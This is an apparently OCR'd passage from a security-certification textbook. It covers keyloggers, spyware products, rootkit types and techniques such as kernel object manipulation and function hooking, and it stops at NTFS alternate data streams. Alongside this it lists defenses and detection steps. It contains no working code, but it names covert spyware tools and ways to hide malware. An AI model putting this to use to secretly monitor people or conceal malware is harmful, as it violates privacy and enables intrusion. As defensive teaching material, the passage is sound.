Keystroke logging, keylogging, or keyboard capturing is the process of monitoring or recording actions performed by any user. For example, consider a PC with a keylogger for any purpose, such as monitoring a user. Every key pressed by the user will be logged by this tool. Keyloggers can be either hardware or software. The major purposes for using keyloggers are monitoring: copying data to the clipboard, capturing screenshots by the user, and screen logging by capturing a screenshot at every single action.



Figure 6-90: Demonstration of a Keylogger

EXAM TIP: A keylogger, in conjunction with spyware, transmits user information to an unknown third party.

Types of Keystroke Loggers



Figure 6-91: Types of Keyloggers

Software Keyloggers

Software-based Keyloggers perform their function by logging actions in order to steal information from the target machine. Software-based keyloggers are either remotely installed or sent by an attacker to a user, and the user may then accidentally execute the application. Software keyloggers include:

- Application Keyloggers
- Kernel Keyloggers
- Hypervisor-based Keyloggers
- Form Grabbing-based Keyloggers

Hardware Keyloggers

Hardware-based Keyloggers are physical hardware or keyloggers that are installed on hardware by physically accessing the device. Firmware-based keyloggers require physical access to the machine to load the software into BIOS or keyboard hardware such as a key grabber. A USB is a physical device that needs to be installed in line with the keyboard. Hardware keyloggers are further classified into the following types:

- PC/BIOS Embedded Keyloggers
- Keyloggers Keyboard
- External Keyloggers

Hardware Keyloggers

There are several varieties of external hardware keyloggers available for purchase. These devices are connected in line between a keyboard and a computer. The types of keyloggers include:

- PS/2 keylogger

- USB keylogger
- Wi-Fi keylogger
- Keylogger built into the keyboard
- Bluetooth keylogger
- Hardware keylogger

These keyloggers track and record the keystrokes on the targeted system. Since these external keyloggers are positioned between a standard PC keyboard and a computer to capture every keystroke, they remain hidden from anti-keylogger software installed on the target system. Nevertheless, the user can easily spot their physical presence.

Hardware Keyloggers	Website
KeyGrabber USB	http://www.keydemon.com/
KeyGrabber PS/2	http://www.keydemon.com/
VideoGhost	http://www.keydemon.com/
KeyGrabber Nano Wi-Fi	http://www.keydemon.com/
KeyGrabber Wi-Fi Premium	http://www.keydemon.com/
KeyGrabber TimeKeeper	http://www.keydemon.com/
KeyGrabber Module	http://www.keydemon.com/
KeyGhost USB Keylogger	http://www.keyghost.com/
KeyCobra Hardware Keylogger (USB and PS2)	http://www.keycobra.com/

Table 6-09: Keylogging Hardware Devices

Keyloggers for Windows

Numerous software keyloggers are on the market; these tools can be utilized to capture keystrokes and observe the actions of computer users.

Spyrix Personal Monitor

Spyrix Personal Monitor enables remote monitoring of a computer, capturing keystrokes, passwords, and screenshots. This keylogger is completely hidden from antivirus programs, anti-rootkit tools, and anti-spyware applications. Attackers use the Spyrix Personal Monitor tool to record all the keystrokes on the victim system from a remote system.



Figure 6-92: Screenshot of Spyrix Personal Monitor

Keyloggers for macOS

Several types of keyloggers can be found on the market that are compatible with macOS. These tools allow you to capture all actions performed by the user on the computer, including keystrokes, email interactions, chat messages, and even screenshots of each activity, among other features.

Hoverwatch

Hoverwatch Keylogger for Mac discreetly monitors the Mac computers of intended users, documenting every keystroke, including passwords, website visits, chats, and capturing screenshots.



Figure 6-93: Screenshot of Hoverwatch Keylogger

Spyware

Spyware is software designed for gathering information about a user's interaction with a system, such as an email address, login credentials, and other details, without informing the user of the target system. Mostly, spyware is used for tracking a user's internet interactions. The information obtained is sent to a remote destination. Spyware hides its files and processes to avoid detection. The most common types of spyware are:

- Adware
- System Monitors
- Tracking Cookies
- Trojans

Spyware Tools

There are a number of spyware tools available on the internet providing several advanced features such as:

- Tracking users such as keylogging
- Monitoring user's activity, such as websites visited
- Recording conversations
- Blocking applications and services
- Remote delivery of logs
- Tracking email communication

- Recording removable media communication like USB
- Voice recording
- Video recording
- Tracking location (GPS)
- Mobile tracking

Spytech SpyAgent

Spytech SpyAgent is spy software for computers that enables you to keep track of all user activities on your device—completely discreetly. SpyAgent offers a wide range of crucial monitoring capabilities, along with the ability to block websites, applications, and chat clients, manage logging schedules, and remotely send logs via email or FTP. As illustrated in Figure 6-94, malicious actors utilize Spytech SpyAgent to monitor the websites accessed, online queries made, programs and applications being used, file and print activities, email correspondence, user login details, and more on the target system.



Figure 6-94: Screenshot of Spytech SpyAgent

Types of Spyware

Different spyware applications take on a range of intrusive activities, including modifying browser configurations, showing advertisements, and gathering information. While numerous spyware programs carry out various harmless functions, there are eleven primary categories of spyware

available online that enable attackers to covertly obtain information about users and their actions, all without their awareness or approval.

Desktop Spyware

Desktop spyware is software that enables attackers to secretly gather information about a user's activities and personal data, transmitting it to third parties without consent. It allows for live monitoring of desktops, recording of internet usage, software activity, keystrokes, and even audio and video through the microphone and webcam.

Email Spyware

Email spyware is a program that secretly monitors and records all incoming and outgoing emails on a computer. Once installed, it forwards copies of these emails to a specified address or stores them locally. It operates in stealth mode, keeping users unaware of its presence, and can also record instant messages.

Internet Spyware

Internet spyware is a tool that monitors web pages accessed by users on a computer in your absence. It records visited URLs in a log file, which is sent to a specified email. The tool runs stealthily at system startup and provides a summary of web usage, including time spent on each site and applications opened. Additionally, it allows you to block specific web pages or entire websites through specified URLs or keywords.

Child-Monitoring Spyware

Child-monitoring spyware lets you track and monitor your children's computer activity, both online and offline, without their awareness. It logs programs used, websites visited, keystrokes, mouse clicks, and captures screenshots. You can access this data via a password-protected web interface or receive it via email. The software also allows you to block specific keywords, sending real-time alerts if they try to access inappropriate content.

USB Spyware

USB spyware is a program that secretly copies files from a USB device to a computer's hard disk without any notification. It operates in hidden mode and creates a concealed directory to begin its background processes. This software allows for monitoring USB activity without the need for additional filters or devices, ensuring system integrity. It captures, displays, records, and analyzes data exchanged between USB devices and the PC, making it valuable for hardware development, debugging, and software testing. It logs all data transactions with timestamps while using minimal system resources and is compatible with recent versions of Windows. Importantly, it does not contain adware or other spyware.

How to Defend against Keyloggers

Different countermeasures to defend against keyloggers include:

- Use pop-up blockers and avoid junk emails
- Install and regularly update anti-spyware, antivirus, and firewall software

- Recognize and delete phishing emails
- Avoid clicking on links in unsolicited emails
- Use the on-screen keyboard or mouse to enter sensitive information like passwords
- Implement automatic form-filling password managers to reduce typing and exposure
- Secure hardware in a locked environment and check for unauthorized connections
- Use software that monitors and scans for system changes
- Utilize One-Time Passwords (OTP) and multi-step verification for authentication
- Enable application whitelisting to prevent unwanted software installations
- Use a VPN for encrypted protection
- Monitor background browser extensions and remove untrusted ones
- Keep software and OS regularly updated
- Perform crucial activities over secure networks; avoid public Wi-Fi
- Change passwords frequently and avoid using similar credentials across devices
- Utilize Endpoint Detection and Response (EDR) solutions for monitoring suspicious activity
- Employ file integrity monitoring tools to detect unauthorized changes
- Implement full disk encryption and secure communication channels like HTTPS

Anti-Keyloggers

Anti-Keyloggers are application software that ensures protection against keylogging. This software eliminates the threat of keylogging by providing SSL protection, keylogging protection, clipboard logging protection, and screen logging protection. Some Anti-Keylogger software is listed below:

- Zemana Anti-Keylogger (https://www.zemana.com)
- Spyshelter Anti-Keylogger (https://www.spyshelter.com)
- Anti-Keylogger (http://anti-keyloggers.com)

How to Defend against Spyware

Here are some effective ways to defend against spyware:

- Use only computer systems you fully control
- Keep internet security settings high or medium to reduce spyware risks
- Avoid opening suspicious emails or attachments from unknown senders, and refrain from visiting unknown websites
- Enable a firewall and regularly update software and virus definitions
- Install anti-spyware software for ongoing protection
- Keep your operating system updated according to vendor recommendations
- Surf the web safely; only download software from trusted sites and carefully read agreements
- Limit the use of administrative mode to prevent malicious program execution
- Avoid downloading free content that may contain spyware
- Ignore pop-up windows claiming your computer is infected

- Be cautious about storing personal or financial information on shared systems
- Avoid connecting to unknown devices or networks
- Use anti-tracking browser extensions and privacy settings to limit cookies
- Bookmark safe websites for easy access
- Employ memory protection features like DEP and ASLR to prevent exploitation

Anti-Spyware

Numerous anti-spyware programs are offered on the market that analyze your system for spyware, including malware, trojans, dialers, worms, keyloggers, and rootkits, and eliminate them if detected. Anti-spyware software offers real-time defense by routinely scanning your system, either daily or weekly. It checks to confirm that the computer is devoid of harmful software.

SUPERAntiSpyware

SUPERAntiSpyware is a software program designed to identify and eliminate spyware, adware, trojan horses, rogue security programs, computer worms, rootkits, parasites, and various other potentially harmful software applications.

Figure 6-95: Screenshot of SUPERAntiSpyware

Hiding Files

Once an attacker has carried out malicious activities (such as running malicious software) on a target device to obtain elevated privileges, they conceal and embed their harmful programs. The

attacker can achieve this by utilizing rootkits, NTFS streams, and steganography methods, among others, to shield the malicious software from security applications like antivirus, anti-malware, and anti-spyware tools installed on the target device. This concealed malicious file enables the attacker to keep direct access to the system in the future without the victim's approval. This section outlines the various methods employed by attackers to hide their harmful files.

Rootkits

A rootkit is a collection of software designed to provide privileged access to a remote user over the targeted system. Mostly, rootkits are the collection of malicious software deployed after an attack. When an attacker has administrative access to the target system and is able to maintain privileged access for the future, it basically creates a backdoor for the attacker. Rootkits often mask its software's existence, which helps avoid detection.

Types of Rootkits

Application Level Rootkits

Application Level Rootkits perform manipulation of standard application files and modification of the behavior of the current application with an injection of codes.

Kernel-Level Rootkits

The kernel is the core of an OS. Kernel-Level Rootkits are created by adding additional codes (malicious) or replacing sections of the original operating system kernel.

Hardware/Firmware Level Rootkits

Hardware/Firmware Level Rootkits hide in hardware such as the hard drive, network interface card, and system BIOS, which are not inspected for integrity. These rootkits are built into a chipset for recovering stolen computers, deleting data, or rendering them useless. Additionally, rootkits have privacy and security concerns of undetectable spying.

Hypervisor Level Rootkits

Hypervisor Level Rootkits exploit hardware features like AMD-V (Hardware-assisted virtualization technologies) or Intel VT, which hosts the target OS as a virtual machine.

Boot Loader Level Rootkits

Bootloader Level Rootkits (Bootkits) replace a legitimate boot loader with a malicious one, enabling the Bootkits to activate before an OS run. Bootkits seriously threaten system security because they can infect startup codes such as Master Boot Record (MBR), Volume Boot Record (VBR), or the boot sector. They can be used to attack full disk encryption systems and hack encryption keys and passwords.

How a Rootkit Works

System hooking involves altering and substituting the original function pointer with one supplied by the rootkit while remaining undetected. Inline function hooking is a method whereby a rootkit

modifies a portion of the bytes of a function within essential system DLLs (such as kernel32.dll and ntdll.dll), inserting an instruction so that any process calls are directed to the rootkit initially.



Figure 6-96: Working of a Rootkit

Rootkits that utilize Direct Kernel Object Manipulation (DKOM) can identify and alter the "system" process within kernel memory frameworks and modify it. They can also conceal processes and ports, modify user privileges, and mislead the Windows event viewer effortlessly by manipulating the active process list in the operating system, thus changing the data within the process identifier structures. They can gain read/write access to the \Device\Physical Memory object. A process is concealed by removing its link from the process list.

Popular Rootkits

The following are some of the most popular rootkits:

FudModule Rootkit

The FudModule Rootkit exploits a zero-day vulnerability in the Windows AppLocker driver (appid.sys) to gain kernel-level access from an admin account. It uses Direct Kernel Object Manipulation (DKOM) techniques to evade security mechanisms. It executes malicious code by manipulating the IOCTL dispatcher in appid.sys. Operating entirely from user space, it hides its presence by manipulating process handle table entries. It ensures persistence by undermining security solutions like Microsoft Defender and CrowdStrike Falcon, minimizing the chances of detection and removal.

Fire Chili Rootkit

The Fire Chili rootkit is a sophisticated malware that exploits the Log4Shell vulnerability for espionage and data exfiltration. Operating at the kernel level, it allows attackers to maintain long-term access to compromised systems, intercepting and modifying system calls, processes, files, and network connections.

The following are other popular rootkits:

- CopperStealer
- Syslogk
- Stealthy Universal Rootkit
- Reptile rootkit
- CosmicStrand

Detecting Rootkits

Integrity-based detection using Digital Signatures, Difference-based Detection, Behavioral Detection, Memory Dumps, and other approaches can be implemented for detecting rootkits. In the Unix platform, rootkit detection tools such as Zeppoo, Chrootkit, and a few others are available for detection. Microsoft Windows Sysinternals, RootkitRevealer, Avast, and Sophos Anti-Rootkit software are available on Windows.

Steps for Detecting Rootkits

There are various tools to detect rootkits, but they often fail as malware writers develop ways to evade detection. Therefore, manual detection is advisable, requiring time and expertise.

Filesystem Detection Steps:

1. Run "dir /s /b /ah" and "dir /s /b /a-h" on the potentially infected OS and save the results.

2. Boot from a clean USB, run the same commands, and save the results.

3. Use WinMerge to compare the two sets for hidden files.

Registry Detection Steps:

1. Run regedit.exe and export HKEY_LOCAL_MACHINE\SOFTWARE and HKEY_LOCAL_MACHINE\SYSTEM as text files.

2. Boot from a clean USB (like WinPE) and run regedit.exe.

3. Load the suspect OS's registry hives from c:\windows\system32\config.

4. Export these as text files.

5. Use WinMerge to compare results for hidden malware.

EXAM TIP: There may be some false positives. Additionally, this does not detect stealth software residing in the BIOS, video card EEPROM, bad disk sectors, Alternate Data Streams (ADS), and others.

How to Defend against Rootkits

Rootkits typically require administrator access to a target system, often gained through noisy initial attacks. Monitoring network traffic when new exploits emerge is vital, and log analysis plays a key

role in risk management. While attackers may use tools to conceal their actions, other indicators can assist in implementing proactive countermeasures.

Key defense strategies against rootkits involve:

- Reinstalling OS/applications from trusted sources
- Documenting automated installation procedures
- Analyzing kernel memory dumps for rootkit detection
- Hardening systems against attacks
- Educating staff on safe downloading practices
- Installing and frequently updating firewalls
- Maintaining trusted restoration media
- Regularly verifying system file integrity
- Updating antivirus and anti-spyware software
- Limiting administrative logins and adhering to the principle of least privilege
- Avoiding unnecessary applications and disabling unused services
- Implementing two-step authentication
- Using configuration management and vulnerability scanners
- Employing traffic filtering to block malicious activity
- Utilizing next-gen antivirus with machine learning capabilities
- Enforcing write protection on the motherboard
- Implementing application whitelisting and Secure Boot to prevent unauthorized code execution
- Ensuring physical security to prevent rootkit introduction via infected USB drives

Anti-Rootkits

Anti-rootkit tools can be utilized to eliminate different forms of malware, including rootkits, viruses, trojans, and worms, from your system. You can obtain anti-rootkit software by downloading it or purchasing it from their official websites and installing it on your computer to protect against malware, particularly rootkits.

GMER

GMER is a tool designed for security experts to identify and eliminate rootkits by examining processes, threads, modules, services, files, disk sectors (MBR), ADSs, registry keys, driver hooking (SSDT, IDT, and IRP calls), as well as inline hooks.



Figure 6-97: Screenshot of Anti-Rootkit GMER

NTFS Data Stream

NTFS stands for New Technology File System. NTFS is a Windows proprietary file system by Microsoft. NTFS was the default file system of Windows NT 3.1. It is also the primary file system for Windows 10, Windows 8, Windows 7, Windows Vista, Windows XP, Windows 2000, and Windows NT Operating Systems.

How to Create NTFS Streams

By utilizing NTFS alternate data streams, an attacker can effectively conceal files within a system. Employing these streams is straightforward; however, users can only detect them using specialized software. Windows Explorer reveals only the primary files and does not show the streams associated with those files, nor can it indicate the disk space occupied by them. Consequently, if malware embeds itself within an ADS, it is unlikely to be detected by conventional security software. When a user reads from or writes to a file, it primarily interacts with the main data stream by default.

Now, let us look at how to create an ADS for a file. ADSs adhere to the following syntax:

```
“filename.ext:alternateName”
```

